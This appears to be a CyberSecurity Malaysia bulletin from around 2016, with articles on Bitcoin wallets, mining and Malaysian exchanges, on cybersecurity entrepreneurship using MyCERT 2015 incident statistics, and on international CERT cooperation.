The driving forces behind the use of cryptocurrency (in this case, Bitcoin) are:

i. Decentralization: In theory, no individual or country can control Bitcoin, in contrast to current fiat money that is regulated and monitored by central banks.

ii. Anonymity: Bitcoin transactions are very hard (but not impossible) to trace, which motivates criminals or terrorists to use Bitcoin as a mode of payment.

iii. Tax avoidance: Most countries worldwide have no clear-cut view of Bitcoin. Bitcoin payments may not be able to be taxed since Bitcoin is not really viewed as money but rather as computer files.

In the USA, Bitcoin is deemed property and is viable to taxation by the IRS [1]. Whereas in China, the Central Bank forbids the use of Bitcoin and the government issues its own regulated digital currency [2].

To start to utilize Bitcoin for online transactions, a user must have a Bitcoin wallet, which is a virtual wallet to store bitcoins owned by the user. The wallet is simply a software that offers different choices, is available for computer and tablet/smartphone [3] and comes in several forms:

i. Mobile Bitcoin Wallets

   Bitcoin wallets to be installed on smartphones.

   - Airbitz - Android and iPhone
   - Breadwallet - iPhone
   - CoPay - Android & iPhone, including computer OS

ii. Bitcoin Software Wallets (for computer)

   Bitcoin software wallets are downloaded on the computer, give more control and do not depend on third-party services.

   - Bitcoin Core - The best option for network security.
   - Armory - Armory is the most mature, secure and full featured Bitcoin wallet but needs some technical knowledge to set up and use. Users are in complete control of all Bitcoin private keys and can set up a secure offline sign-in process for Armory.

iii. Hybrid Bitcoin Wallets

   Hybrid Bitcoin wallets allow users to both control private keys and easily use web wallets.

   - Coinkite - Web and offline HD multi-sig wallet
   - CoPay - All platforms

iv. Bitcoin Web Wallets

   Bitcoin web wallets are the easiest and most convenient to use but are potentially less secure than the above options because the private keys to user bitcoins are usually held by a third party.

   Due to the large number of security breaches where people have lost Bitcoins, it is not recommended to use any of the current Bitcoin web wallets.

v. Bitcoin Hardware Wallets


   Bitcoin hardware wallets are the most secure because they do not expose users' private keys to the network.

   - Ledger Wallet – Smartcard-based and malware-proof

Bitcoin can be obtained by either mining or exchanging fiat money to Bitcoin (as in Forex, except that Bitcoin is not in physical form).

Mining bitcoins requires an investment in specialized bitcoin mining hardware designed to process mathematical computations (cryptographic hashing function, double-round sha256 hash verifications) at high speed. Mining hardware is produced by several third-party companies. Bitcoin mining can also utilize powerful computer GPUs but is not as effective as having a specialized mining tool (ASIC – application-specific integrated circuit). Bitcoin is designed to be a self-stabilizing economy that does not grow too fast or too slow.

Similar to physical gold, the mining algorithm was set so there would be only 21 million bitcoins in the world to be mined, thus it is much harder to mine bitcoins now than it was several years back. The whole Bitcoin mining algorithm adjusts itself once a set of bitcoins has been mined. **It is important to point out that Bitcoin mining is highly competitive and risky for would-be participants.** The break for investment to purchase and maintain Bitcoin mining (electricity, air-conditioning) is difficult to compute, let alone to calculate profit.



**Bitcoin Mining Hardware Comparison**

Currently, based on **(1)** price per hash and **(2)** electrical efficiency the best Bitcoin miner options are:

| **AntMiner S7** | **Avalon6** | **SP20 Jackson** |
|---|---|---|
| **Advertised Capacity:**<br>4.73 Th/s | **Advertised Capacity:**<br>3.5 Th/s | **Advertised Capacity:**<br>1.3-1.7 Th/s |
| **Power Efficiency:**<br>0.25 W/Gh | **Power Efficiency:**<br>0.29 W/Gh | **Power Efficiency:**<br>0.65 W/Gh |
| **Weight:**<br>8.8 pounds | **Weight:**<br>9.5 pounds | **Weight:**<br>20 pounds |
| **Guide:**<br>Yes | **Guide:**<br>No | **Guide:**<br>Yes |
| **Price:**<br>$479.95<br>Buy from amazon.com | **Price:**<br>$499.95<br>Buy from amazon.com | **Price:**<br>$248.99<br>Buy from amazon.com |
| **Appx. BTC Earned Per Month:**<br>0.1645 | **Appx. BTC Earned Per Month:**<br>0.1232 | **Appx. BTC Earned Per Month:**<br>0.0599 |

*Figure 1: Comparisons of some Bitcoin miners* [4]

To buy bitcoins in Malaysia, there are several methods. An ATM kiosk to trade fiat money for bitcoins was installed at Bangsar Shopping Centre in March 2014, but it has reportedly been removed [5].




*Figure 2: Bitcoin ATM installed at Bangsar Shopping Centre* [6]


Another way to obtain bitcoins is via online services. Among local online services that trade bitcoins are:

i. https://localbitcoins.com/country/MY

ii. http://btc.my/

iii. https://bitx.co/market#/XBTMYR

The online exchange is based on trust between willing buyers and willing sellers, whereby the buyer pays upon a mutual agreement with the seller.



Buy bitcoins online in Malaysia

| Trader | Description | Price / BTC | Limits | Payment method | |
|---|---|---|---|---|---|
| ageminer (30+; 100%) | Bank transfer Malaysia | 1155.65 MYR | 100 - 3484 MYR | National bank transfer | Buy |
| btc1my (30+; 100%) | Bank transfer Malaysia | 1160.27 MYR | 500 - 580 MYR | National bank transfer | Buy |
| chen79a (30+; 100%) | Bank transfer Malaysia | 1160.26 MYR | 300 - 1498 MYR | National bank transfer | Buy |
| alansu (30+; 93%) | Bank transfer Malaysia | 1160.27 MYR | 500 - 5932 MYR | National bank transfer | Buy |
| Shang30 (1000+; 100%) | Bank transfer Malaysia | 1165.30 MYR | 200 - 8971 MYR | National bank transfer | Buy |
| cc5566080 (30+; 100%) | Bank transfer Malaysia | 1171.81 MYR | 500 - 586 MYR | National bank transfer | Buy |

Show more…

Sell bitcoins online in Malaysia

| Trader | Description | Price / BTC | Limits | Payment method | |
|---|---|---|---|---|---|
| Swisswatcher (3000+; 99%) | Paypal | 1097.50 MYR | 15 - 5000 MYR | Paypal | Sell |
| alex72538 (500+; 100%) | Bank transfer Malaysia | 1079.98 MYR | 100 - 10000 MYR | National bank transfer | Sell |
| Shang30 (1000+; 100%) | Payment window:60 minutes | 1078.30 MYR | 100 - 20000 MYR | Other online payment | Sell |
| arbitrage001 (500+; 100%) | Bank: Maybank, pay in 15 mins. | 1074.40 MYR | 100 - 5000 MYR | Transfers with specific bank | Sell |

*Figure 3: localbitcoins.com trading site*





*Figure 4: btc.my trading site with a straightforward interface*



ORDER BOOK

| MYR Price | Amount |
|---|---|
| 1,125 | 0.050000 |
| 1,122 | 2.000000 |
| 1,120 | 10.005146 |
| 1,118 | 2.000000 |
| 1,116 | 6.270000 |
| 1,115 | 5.000000 |
| 1,112 | 5.000000 |
| 1,111 | 5.000000 |
| 1,110 | 2.548055 |
| 1,108 | 5.806968 |
| 1,107 | 0.088455 |
| 1,104 | 6.000000 |
| 1,103 | 4.000000 |
| 1,102 | 4.000000 |
| 1,101 | 10.000000 |
| 1,100 | 11.775885 |
| 1,099 | 15.200000 |
| 1,098 | 7.821352 |
| 1,097 | 4.551513 |
| 1,089 | 17.798015 |
| 1,088 | 2.275756 |
| 3 | SPREAD |
| 1,085 | 0.437940 |
| 1,084 | 1.634487 |
| 1,076 | 2.299301 |
| 1,075 | 4.079227 |
| 1,074 | 0.884543 |
| 1,072 | 0.979477 |
| 1,054 | 0.491461 |
| 1,053 | 5.792972 |
| 1,049 | 0.894661 |
| 1,048 | 2.786540 |
| 1,046 | 0.500000 |
| 1,045 | 1.913875 |
| 1,041 | 0.570345 |
| 1,040 | 8.673496 |
| 1,035 | 2.000000 |
| 1,020 | 6.000000 |
| 1,015 | 0.001399 |
| 1,010 | 10.002722 |
| 1,006 | 1.000000 |
| 1,001 | 3.700000 |
| 1,000 | 4.519430 |

PLACE ORDER BUY SELL

BTC Amount to buy

MYR Price per Bitcoin

Required funds: MYR 0.00
Available balance: MYR 0.00
Estimated fees: BTC 0.00000

OPEN ORDERS OPEN COMPLETED

| Description | Market | Fill | Value | Fee | Created |
|---|---|---|---|---|---|

RECENT TRADES

24 Hour Volume: BTC 80.3027

| Time | Price | Amount |
|---|---|---|
| 16:24 | 1,085 | 0.711711 |
| 15:55 | 1,089 | 2.201985 |
| 15:51 | 1,098 | 1.000000 |
| 15:50 | 1,098 | 3.178648 |
| 15:50 | 1,097 | 0.524000 |
| 15:50 | 1,096 | 0.297352 |
| 15:49 | 1,096 | 2.830813 |
| 15:49 | 1,096 | 0.109000 |
| 15:49 | 1,091 | 0.060187 |
| 15:39 | 1,089 | 0.083197 |
| 15:39 | 1,090 | 0.286803 |
| 15:32 | 1,089 | 1.590282 |
| 15:32 | 1,090 | 0.409718 |
| 14:43 | 1,089 | 0.090000 |
| 14:42 | 1,089 | 1.000000 |
| 14:41 | 1,089 | 1.000000 |
| 14:41 | 1,089 | 1.000000 |
| 14:37 | 1,089 | 0.305885 |
| 14:37 | 1,089 | 0.108803 |
| 14:37 | 1,090 | 0.585312 |
| 13:48 | 1,090 | 0.014200 |
| 13:29 | 1,090 | 0.050125 |
| 13:01 | 1,089 | 0.264608 |
| 12:30 | 1,089 | 0.094185 |
| 12:20 | 1,090 | 0.649775 |
| 12:04 | 1,090 | 0.203952 |
| 12:00 | 1,090 | 0.010000 |
| 11:32 | 1,089 | 0.030104 |
| 11:32 | 1,090 | 0.969896 |
| 11:28 | 1,090 | 0.260000 |
| 11:27 | 1,090 | 0.004000 |
| 10:48 | 1,093 | 0.023000 |
| 10:17 | 1,091 | 0.247989 |
| 10:01 | 1,089 | 0.120000 |
| 09:54 | 1,089 | 0.009500 |
| 09:53 | 1,089 | 0.005800 |
| 09:53 | 1,089 | 0.081200 |
| 09:49 | 1,106 | 0.013290 |
| 09:42 | 1,089 | 0.618800 |
| 08:52 | 1,084 | 0.088455 |
| 08:51 | 1,108 | 4.065000 |
| 08:50 | 1,107 | 1.687136 |
| 08:49 | 1,106 | 0.800000 |

*Figure 5: bitx.co trading site with a complex but professional interface*

An increasingly popular method of mining bitcoins is to invest in cloud mining, where customers buy/invest in the mining power of hardware usually placed in specialized data centres focused on Bitcoin mining. The business model is a sort of capital investment in terms of number of shares and customers/investors who will distribute the profit from mining accordingly based on their investments.

As the time to make a profit is long (estimated 13 months for the current mining process), there is a chance the mining company will wind down and investors lose their investments, since most Bitcoin-related businesses are not yet regulated in most countries.

## Usage of Bitcoins

As with any other kind of money, bitcoins are used in many usual commerce activities, from buying breakfast at the local coffee shop to purchasing the latest gadgets.


Nevertheless, there are culprits who attempt to utilize Bitcoin for wrongdoing. For instance, Bitcoin has been used for drug payments on the Silk Road Deep Website [7] and for ransom payments demanded by terrorists [8].

To overcome this, regulations need to be implemented as a means of acknowledging Bitcoin usage in FinTech. For one, users of Bitcoin (or other cryptocurrencies) should be registered to avoid using bitcoins for unscrupulous activities. Also, cryptocurrencies involved in criminal activities should be legally investigated and confiscated, as the FBI had done in a Silk Road case where seized bitcoins were subsequently auctioned by the US Marshals Service [9]. The arrest of the Silk Road page owner also proves that Bitcoin can be traced but with some extra effort to backtrack transactions and monitor unusual transactions (huge increases in BTC transfers and ownership by a suspect).

## Other types of cryptocurrencies

Bitcoin is not the only cryptocurrency in existence, but it is the most widely used at the moment. There are 713 cryptocurrencies recorded as of now [10].

The 20 most significant cryptocurrencies are listed below:



| # | Name | Symbol | Market Cap | Price | Available Supply | Volume (24h) | % 1h | % 24h | % 7d |
|---|---|---|---|---|---|---|---|---|---|
| 1 | Bitcoin | BTC | $10,202,117,981 | $640.59 | 15,926,028 | $43,289,200 | 0.07% | 0.02% | 3.61% |
| 2 | Ethereum | ETH | $1,014,785,556 | $11.93 | 85,050,962 | $4,275,050 | 0.19% | -0.25% | 0.40% |
| 3 | Ripple | XRP | $285,851,720 | $0.008058 | 35,475,773,335 * | $970,583 | 0.17% | -1.33% | ? |
| 4 | Litecoin | LTC | $186,822,690 | $3.89 | 48,019,979 | $1,619,340 | 0.01% | -0.12% | 1.98% |
| 5 | Ethereum Cla... | ETC | $95,328,874 | $1.12 | 84,960,317 | $4,953,690 | 1.09% | 12.91% | -3.55% |
| 6 | Monero | XMR | $80,451,352 | $6.12 | 13,136,566 | $2,050,570 | -0.70% | -2.33% | -16.99% |
| 7 | Dash | DASH | $72,857,051 | $10.69 | 6,815,822 | $438,813 | -0.08% | -4.26% | -8.57% |
| 8 | Augur | REP | $59,162,510 | $5.38 | 11,000,000 * | $570,709 | -0.22% | -6.51% | -23.26% |
| 9 | Steem | STEEM | $44,611,236 | $0.251284 | 177,533,133 | $107,978 | -1.32% | -2.90% | -21.03% |
| 10 | MaidSafeCoin | MAID | $39,922,318 | $0.088216 | 452,552,412 * | $190,634 | 0.10% | -0.71% | 4.48% |
| 11 | NEM | XEM | $34,382,610 | $0.003820 | 8,999,999,999 * | $39,888 | -1.14% | -4.93% | 0.50% |
| 12 | DigixDAO | DGD | $24,096,200 | $12.05 | 2,000,000 * | $9,786 | 1.75% | -1.52% | -5.69% |
| 13 | Dogecoin | DOGE | $23,806,079 | $0.000224 | 106,477,735,836 | $87,931 | 0.21% | -0.93% | -2.64% |
| 14 | Waves | WAVES | $23,522,000 | $0.235220 | 100,000,000 * | $235,622 | 3.99% | 2.49% | 12.05% |
| 15 | Factom | FCT | $21,888,037 | $2.50 | 8,753,219 * | $158,363 | -1.53% | -1.31% | 7.08% |
| 16 | Lisk | LSK | $18,353,200 | $0.183532 | 100,000,000 * | $187,268 | 1.11% | 1.08% | -13.61% |
| 17 | Stellar Lumens | XLM | $16,319,172 | $0.002382 | 6,851,353,993 * | $59,269 | -0.73% | -3.25% | -2.92% |
| 18 | Gulden | NLG | $15,046,436 | $0.046661 | 322,460,703 ** | $483,231 | 0.19% | 38.35% | 222.17% |
| 19 | Peerplays | PEERPLAYS | $12,805,200 | $12.81 | 1,000,000 * | $3,009 | 15.69% | -0.02% | -13.14% |
| 20 | Emercoin | EMC | $12,556,838 | $0.324146 | 38,738,217 | $54,752 | -0.30% | -6.91% | -15.39% |

*Figure 6: Top 20 cryptocurrencies used in the Internet*

## References

1. *https://www.irs.gov/uac/newsroom/irs-virtual-currency-guidance*

2. *http://thediplomat.com/2016/01/move-over-bitcoin-china-wants-to-issue-its-own-digital-currency/*

3. *https://www.weusecoins.com/en/getting-started/*

4. *https://www.bitcoinmining.com/bitcoin-mining-hardware/*

5. *https://coinatmradar.com/bitcoin_atm/45/bitcoin-atm-numoni-kuala-lumpur-bangsar-shopping-centre/*

6. *http://www.coindesk.com/money-spinners-weeks-bitcoin-atm-news-2/*

7. *https://en.wikipedia.org/wiki/Silk_Road_(marketplace)*

8. *http://www.financemagnates.com/cryptocurrency/news/jakarta-toilet-bomber-demanded-100-bitcoins-inspired-by-isis/*

9. *https://www.usmarshals.gov/assets/2015/dpr-february-auction/*

10. *http://coinmarketcap.com/all/views/all/*

# The Driving Forces of Cyber Security Entrepreneurship

By | Norsuzana & Amirah Syazwani

## Introduction

As of January 1st, 2016, the population of Malaysia was estimated to be 31 127 247. This is an increase of 1.58% (482 954) from 30 644 293 people the year before. Social media is also becoming increasingly varied and exciting. Publicly available data suggests that Facebook remains the region's most popular social platform, but other choices, most notably chat apps are capturing a significant share of people's time. Accordingly, we often hear of people complaining and making police reports regarding phishing, spam, malware, cyber harassment, fraud, intrusion, malicious codes, denial of service and vulnerabilities.

The digital revolution, however, has also created serious risks for the nation with actual and potential cybersecurity breaches. The term "cybersecurity" used in this article means the protection of information assets by addressing threats to information processed, stored and transported by internetworked information systems.


As noted by President Obama in his Executive Order on Cybersecurity on February 12th, 2013, "Repeated cyber intrusions into critical infrastructure demonstrate the need to improve cybersecurity. The cyberthreat to critical infrastructure continues to grow and represents one of the most serious national security challenges we must confront"

## Problems and Lack of Knowledge

The cyber world has grown much more rapidly over the past 10 years than ever imagined. Society has been hit by the Youtube and Facebook phenomena coupled with the high-speed broadband penetration exceeding 50% of households in Malaysia, which bring with them the most demanding security challenges.

Many cases were reported in 2015. For example, the Malaysia Computer Emergency Response Team (MyCERT) received 9915 reports, most of which pertain to spam (36%) and fraud (32.8%) (Attachment 1).

Why does this happen? Is it due to a lack of knowledge about cyber security? or are we taking things for granted? or we are not aware of where to complain to resolve the problem?



| REPORTED INCIDENTS BASED ON GENERAL INCIDENT CLASSIFICATION STATISTICS 2015 | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | JAN | FEB | MAR | APR | MAY | JUN | JUL | AUG | SEP | OCT | NOV | DEC | TOTAL |
| Content Related | 2 | 3 | 3 | 3 | 0 | 4 | 6 | 3 | 1 | 3 | 4 | 1 | 33 |
| Cyber Harassment | 30 | 40 | 32 | 51 | 30 | 45 | 42 | 32 | 24 | 43 | 43 | 30 | 442 |
| Denial of Service | 1 | 2 | 2 | 5 | 3 | 3 | 5 | 7 | 2 | 3 | 2 | 3 | 38 |
| Fraud | 276 | 235 | 232 | 313 | 303 | 388 | 253 | 252 | 247 | 230 | 231 | 297 | 3257 |
| Intrusion | 88 | 508 | 29 | 63 | 21 | 20 | 85 | 233 | 206 | 215 | 178 | 68 | 1714 |
| Intrusion Attempt | 28 | 22 | 21 | 21 | 10 | 6 | 13 | 8 | 13 | 42 | 84 | 35 | 303 |
| Malicious Codes | 21 | 30 | 26 | 26 | 35 | 51 | 43 | 39 | 220 | 31 | 26 | 19 | 567 |
| Spam | 389 | 430 | 455 | 434 | 348 | 850 | 338 | 88 | 58 | 63 | 47 | 39 | 3539 |
| Vulnerabilities Report | 1 | 1 | 2 | 2 | 4 | 0 | 1 | 3 | 2 | 1 | 2 | 3 | 22 |
| | 836 | 1271 | 802 | 918 | 754 | 1367 | 786 | 665 | 773 | 631 | 617 | 495 | 9915 |

*Attachment 1*

In 2016, MOSTI ventured into commercialization. With expertise and specific training in the field of cyber security, new goals could be realized. Towards becoming a national reference centre and in supporting this venture, one of CyberSecurity Malaysia's initiatives in this area was the MyCyberSecurity Clinic (MyCSC) that was established under the 10th Malaysia Plan in 2013. MyCSC emphasizes on the Rakyat, adding another channel for people to reach out and obtain services more effectively and efficiently, and providing face-to-face communication directly with customers.

The two main objectives of MyCSC are to provide an avenue for the Rakyat to assist with resolving issues related to data recovery, data sanitisation and hard disk disposal, and to provide the Cyber999 help centre from a trusted service provider at competitive cost. MyCSC also offers a platform for building up entrepreneurs and creating jobs through partnerships with the industry in operating MyCSC. Under this initiative, MyCSC can be licensed to existing organisations (including Small and Medium Enterprises - SMEs) and individuals interested in venturing into data recovery and data sanitisation retail business or expanding their retail service offerings. Each "Licensed MyCSC" will be able to operate from multiple retail outlets. Besides being able to solve problems, it is assured that user data and information are protected and their confidentiality remains intact. It is far safer than sending devices for data recovery to places like Low Yat. Furthermore, MyCSC experts are certified specialists.

*Evidence Storage*

*MyCyber Security Clinic Concourse*

Apart from the physical building, MyCSC has also ventured into new means of providing services, such as the 'Ops Jelajah Cyber' (Cyber Road Tour). The Cyber Road Tour is a CSR program introduced as an initiative to areas in the East Coast states of Peninsular Malaysia that were affected by floods (e.g. Kelantan, Pahang and Terengganu) in 2014. This program was to aid flood victims retrieve information, data and images that were destroyed or damaged by flooding, through the MyCSC data repair service. It also provides support services such as data sanitization and consultancy services. Such program increases awareness among the public about the importance of cyber security in facing today's cyber threats. This series has continued on to 'Ops Jelajah 2.0,' with some of the states involved being Johor, Perak, Sabah and Sarawak.

## Market Analysis

The cyber security market is estimated to grow from $95.60 billion in 2014 to $155.74 bilion by 2019, at a Compound Annual Growth Rate (CAGR) of 10.3% from 2014 to 2019. In the current scenario, aerospace, defense and intelligence continue to be major contributors to cyber security solutions.

The US President Obama stated in May 2009 that American economic prosperity in the 21st century will depend on cyber security. Cyberspace and technology enable all people of all nations, races, religions and views to communicate, collaborate and prosper.

Based on a report by the Malaysian Communications and Multimedia in 2013, the number of digital citizens in Malaysia is estimated at 19.2 million, while the International Telecommunication Union (ITU), the Asia-Pacific digital estimated 1,269 million and digital citizens of the world was 2,749 million.

## Opportunities and Challenges

2016 is declared the Innovative Product Commercialisation Year. Nonetheless, the Ministry of Science, Technology and Innovation (MOSTI) is hoping more innovative products will be commercialised by next year.

Various training programs were introduced for developing human capital as part of the cyber security development projects in the 8th and 9th Malaysia Plans. The 10th Malaysia Plan was the start of the implementation of more projects in research and development (R & D) as well as initiatives to produce additional experts in preparation for future challenges that are expected to be far more sophisticated than what we are facing today.

Based on the LEA's observation, some of the reasons online scams occur are as follows:

- The attitude of greedy and gullible people that causes loss of judgment and ability to think rationally
- Increasing numbers of Internet and social media users who are unaware of information technology
- Fraud has been made into a rewarding career, especially by foreign syndicates
- Flexibility in mobile online registration systems
- The attitude of the public revealing banking details to other parties without investigating their true intentions
- No confirmation by sellers to buyers in case of online transactions

## Conclusions and Recommendations

In reality, now is the best time to become an entrepreneur, especially a digital entrepreneur. A helpful agency like CyberSecurity Malaysia supported by the government, a thriving economy and various public and private sector programs can help innovative companies and start-ups to grow.

CyberSecurity Malaysia (CSM) will continue to have a major role as cyber police, committed to ensuring cyber security to serve the people of Malaysia. Our daily lives are now extremely surrounded by social media and the presence of smartphones and Internet connections. Hence, access is easy and a bonus, but all this connectivity also triggers higher cybercrime rates as there are people who utilize these facilities irresponsibly.

## References

1. *Http://countrymeters.info/en/Malaysia*

2. *https://www.techinasia.com/tag/malaysia*

3. *http://www.isaca.org/knowledge-Center/documents/glossary/cybersecurity_fundamentals_glossary.pdf*

4. *https://www.mycert.org.my/statistics/2015.php*

# International Cooperation Strengthens Cybersecurity's Role

By | Fauzan Amrullah Ahmad

CyberSecurity Malaysia, an agency under the Ministry of Science, Technology and Innovation, is responsible in aspect of cyber security and promoting Internet safety among users in Malaysia. CyberSecurity Malaysia also plays vital role in international cooperation for establishing collaboration in cyber security between Malaysia and other countries. This effort is to address the issues and challenges around cyber security and cybercrime such as online fraud, identity theft, lost intellectual property and copyright infringement, and breaches of network security which affecting millions of people around the world, as well as countless businesses and the Governments of every nation. Therefore, international cooperation is essential to help solve cyber issues, as the issue of Internet security is an issue that transcends borders.

The culture of sharing information with overseas' agencies which has the same role certainly helps reduce cyber security threats arising in the country. Until now, CyberSecurity Malaysia has established cooperation with more than 70 countries, including the Asia Pacific region and the countries of the Organization of the Islamic Conference (OIC).

This is in line with CyberSecurity Malaysia's role as the Permanent Secretariat of the OIC Computer Emergency Response Team (OIC-CERT) and the Deputy Chair of Asia Pacific Computer Emergency Response Team (APCERT). Malaysia through CyberSecurity Malaysia has served as the Chair of OIC-CERT for the first two terms of the establishment of OIC-CERT in 2009 - 2011 and 2011 - 2013. Malaysia is also one of founding members of OIC-CERT and APCERT. International cooperation denotes one of CyberSecurity Malaysia's success, and the role its play at the international level is one to be proud of.

## Ensuring Security of The Cyber World

CyberSecurity Malaysia frequently exchanges information about cyber threats with foreign agencies as well as mutual learning on strategy in dealing with cyber issues. By adopting international best practices, for example in the field of digital forensics, CyberSecurity Malaysia has extended its network by sharing its experience and expertise with local and international agencies. CyberSecurity Malaysia also conforms to the international standard (ISO) in its research collaboration internationally.

Since CyberSecurity Malaysia being appointed as OIC-CERT Permanent Secretariat in 2013, the responsibility to perform this secretariat role was totally given to CyberSecurity Malaysia. Realizing the huge impact of cyber threats to the nation, the OIC-CERT acknowledges the need for member countries to identify the level of readiness to mitigate the emerging cyber threats and to minimize impact to the country. Thus in July this year, CyberSecurity Malaysia has taken the task to lead the OIC-CERT Cyber Exercises, which is held annually from 2013. The objective of this exercise is mainly to assess the response capability of the members' country and to familiarise with the latest technology and trends in mitigating cyber threats.

CyberSecurity Malaysia also has been given responsibility to handle APCERT matter. Earlier in March, CyberSecurity Malaysia joined forces with APCERT in an annual drill to test the response capabilities of Computer Security Incident Response Teams (CSIRTs) from Asia Pacific countries. The drill involved 26 CSIRT teams from 20 countries (Australia, Bangladesh, Brunei Darussalam, People's Republic of China, Chinese Taipei, Hong Kong, India, Indonesia, Japan, Korea, Lao People's Democratic Republic, Macao, Malaysia, Mongolia, Myanmar, New Zealand, Singapore, Sri Lanka, Thailand and Vietnam). From the external parties, CSIRT teams from 6 countries (Egypt, Morocco, Nigeria, Oman, Pakistan and Tunisia) of OIC-CERT participated. This is the fifth time APCERT involved the participation of members from the OIC-CERT in this annual drill.

